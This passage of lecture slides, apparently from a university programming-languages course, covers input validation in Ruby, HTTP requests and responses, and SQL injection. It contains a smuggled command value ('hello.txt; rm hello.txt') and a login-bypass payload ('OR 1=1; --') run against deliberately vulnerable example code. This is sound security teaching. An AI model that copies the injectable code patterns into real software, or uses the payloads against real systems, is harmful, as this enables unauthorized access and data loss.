  - **Sanitize it** by modifying it or using it it in such a way that the result is correctly formed by construction
  - **Check it** has the expected form, and reject it if not

Checking: Blacklisting

- **Reject strings with possibly bad chars: ’ ; --**

```
if ARGV[0] =~ /;/ then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

reject inputs *that have ; in them*

```
> ruby catwrapper.rb “hello.txt; rm hello.txt”
illegal argument
```

Sanitization: Blocklisting

- **Delete the characters you don't want:** ' ; --

```
system("cat "+ARGV[0].tr(";",""))
```

delete occurrences of ; from input string

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
Hello world!
cat: rm: No such file or directory
Hello world!
> ls hello.txt
hello.txt
```

Sanitization: Escaping

- **Replace problematic characters with safe ones**
  - change `'` to `\'`
  - change `;` to `\;`
  - change `-` to `\-`
  - change `\` to `\\`

- Which characters are problematic depends on the interpreter the string will be handed to
  - Web browser/server for URIs
    - `URI::escape(str,unsafe_chars)`
  - Program delegated to by web server
    - `CGI::escape(str)`

Sanitization: Escaping

```
def escape_chars(string)
  pat = /(\'|\"|\.|\*|\/|\-|\\|;|\||\s)/
  string.gsub(pat){|match|"\\" + match}
end
```

escape occurrences *of ‘, “”, ; etc. in input string*

```
system(“cat ”+escape_chars(ARGV[0]))
```

```
> ruby catwrapper.rb “hello.txt; rm hello.txt”
cat: hello.txt; rm hello.txt: No such file or directory
> ls hello.txt
hello.txt
```

Checking: Safelisting

- **Check that the user input is known to be safe**
  - E.g., only those files that exactly match a filename in the current directory
- **Rationale**: Given an invalid input, **safer to reject than to fix**
  - “Fixes” may result in wrong output, or vulnerabilities
  - ***Principle*** *of fail-safe defaults*

Checking: Safelisting

```
files = Dir.entries(".").reject{|f| File.directory?(f)}

if not (files.member? ARGV[0]) then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

***reject inputs** that do not mention a legal file name*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
illegal argument
```

Validation Challenges

- **Cannot always delete or sanitize problematic characters**
  - You may want dangerous chars, e.g., “Peter O’Connor”
  - How do you know if/when the characters are bad?
  - Hard to think of all of the possible characters to eliminate
- **Cannot always identify safelist cheaply or completely**
  - May be expensive to compute at runtime
  - May be hard to describe (e.g., “all possible proper names”)

Software Security

Part II: Web Security


CMSC330 Spring 2021

WWW Security

- **Security for the World-Wide Web** (**WWW**) presents new vulnerabilities to consider:
  - **SQL injection**
  - Cross-site Scripting (**XSS**)
  -
- These share some common causes with memory safety vulnerabilities; like **confusion of code and data**
  - **Defense** also similar: **validate untrusted input**

- New wrinkle: **Web 2.0's use of mobile code**
  - How to protect your applications and other web resources?

The Internet




Need to **protect this state** from illicit access and tampering

(Much) user data is part of the browser

FS/DB is a separate entity, logically (and often physically)

The World Wide Web (WWW)



Interacting with web servers

Resources* which are identified by a *URL
(Universal Resource Locator)

`http://www.cs.umd.edu/~mwh/index.html`

Protocol — `http`

```
ftp
https
tor
```

Hostname/server — `www.cs.umd.edu`

Translated to an IP address by DNS (e.g., `128.8.127.3`)

Path to a resource — `~mwh/index.html`

`index.html` is static content i.e., a fixed file returned by the server


`http://facebook.com/delete.php?f=joe123&w=16`

Path to a resource — `delete.php`

Arguments — `f=joe123&w=16`

Here, the file delete.php is dynamic content. i.e., the server generates the content on the fly


HyperText Transfer Protocol (HTTP)



- **Requests contain**:
  - The **URL** of the resource the client wishes to obtain
  - **Headers** describing what the browser can do
- **Request types** can be **GET** or **POST**
  - **GET**: retrieves data, most of it in URL itself (no server side effects)
  - **POST**: provides data as separate fields (can have side effects)

HTTP GET Requests

http://www.reddit.com/r/security




HTTP Headers

```
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: __utma=55650728.562667657.1392711472.1392711472.1392711472.1; __utmb=55650728.1.10.1392711472; __utmc=55650...
```

User-Agent is typically a **browser,** but it can be `wget`, JDK, etc.

Referrer


MY SUBREDDITS · FRONT - ALL - RANDOM | PICS - FUNNY - GAMING - ASKREDDIT - WORLDNEWS - NEWS - VIDEOS - IAMA - TODAYILEARNED

reddit SECURITY · hot · new · rising · controversial · top · gilded

1. How to protect yourself from identity theft (betanews.com)
   submitted 1 hour ago by vineetwaldia
   comment share
2. security services in south africa (self.security)
   submitted 1 hour ago by armstrongsecuritysou
   comment share
3. 12 Worst DDoS attack of all time hits French site (zdnet.com)
   submitted 15 hours ago by rajkumarselvaraj
   comment share
4. 9 Abusing The HTML5 Data-URI (blog.guya.net)
   submitted 12 hours ago by guya
   comment share
5. Protect Your Private Information With Our Shredding Services In Arlington TX (instantshredding.com)
   submitted 1 hour ago by instantshredding
   1 comment share


HTTP Headers

```
http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/

GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Referrer URL: the site from which this request was issued.

HTTP POST Requests

Posting on Piazza




```
HTTP Headers

https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et

POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECCKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache
 {"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...
```

Implicitly includes data as a part of the URL


Explicitly includes data as a part of the request’s content

HyperText Transfer Protocol (HTTP)




- **Responses** contain:
  - **Status** code
  - **Headers** describing what the server provides
  - **Data**
  - **Cookies** (much more on these later)
    - Represent *state* the server would like the browser to store on its behalf

HTTP Responses



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ...... </html>
```


Relational Databases & Stable Storage



Need to **protect this state** from illicit access and tampering

SQL Injection

- SQL injection is a code injection attack that aims to steal or corrupt information kept in a server-side database.



Data as Tables

- A relational database organizes information as tables of records.




Table Name
Column
Row (Record)

Users


Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	armed@pp.com	ziog9gga

SQL (Standard Query Language)

```
SELECT Age FROM Users WHERE Name='Dee';      28

UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment

INSERT INTO Users Values('Frank', 'M', 57, ...);

DROP TABLE Users;
```

Web Server SQL Queries

Website




“Login code” (Ruby)

```
result = db.execute “SELECT * FROM Users
       WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```

Suppose you successfully log in as user if this returns any results

How could you exploit this?

SQL injection



```
result = db.execute "SELECT * FROM Users
        WHERE Name='#{user}' AND Password='#{pass}';"
```


```
result = db.execute "SELECT * FROM Users
        WHERE Name='frank' OR 1=1; --' AND Password='whocares';"
```

Always true

(so: dumps whole user DB)

Commented out

SQL injection



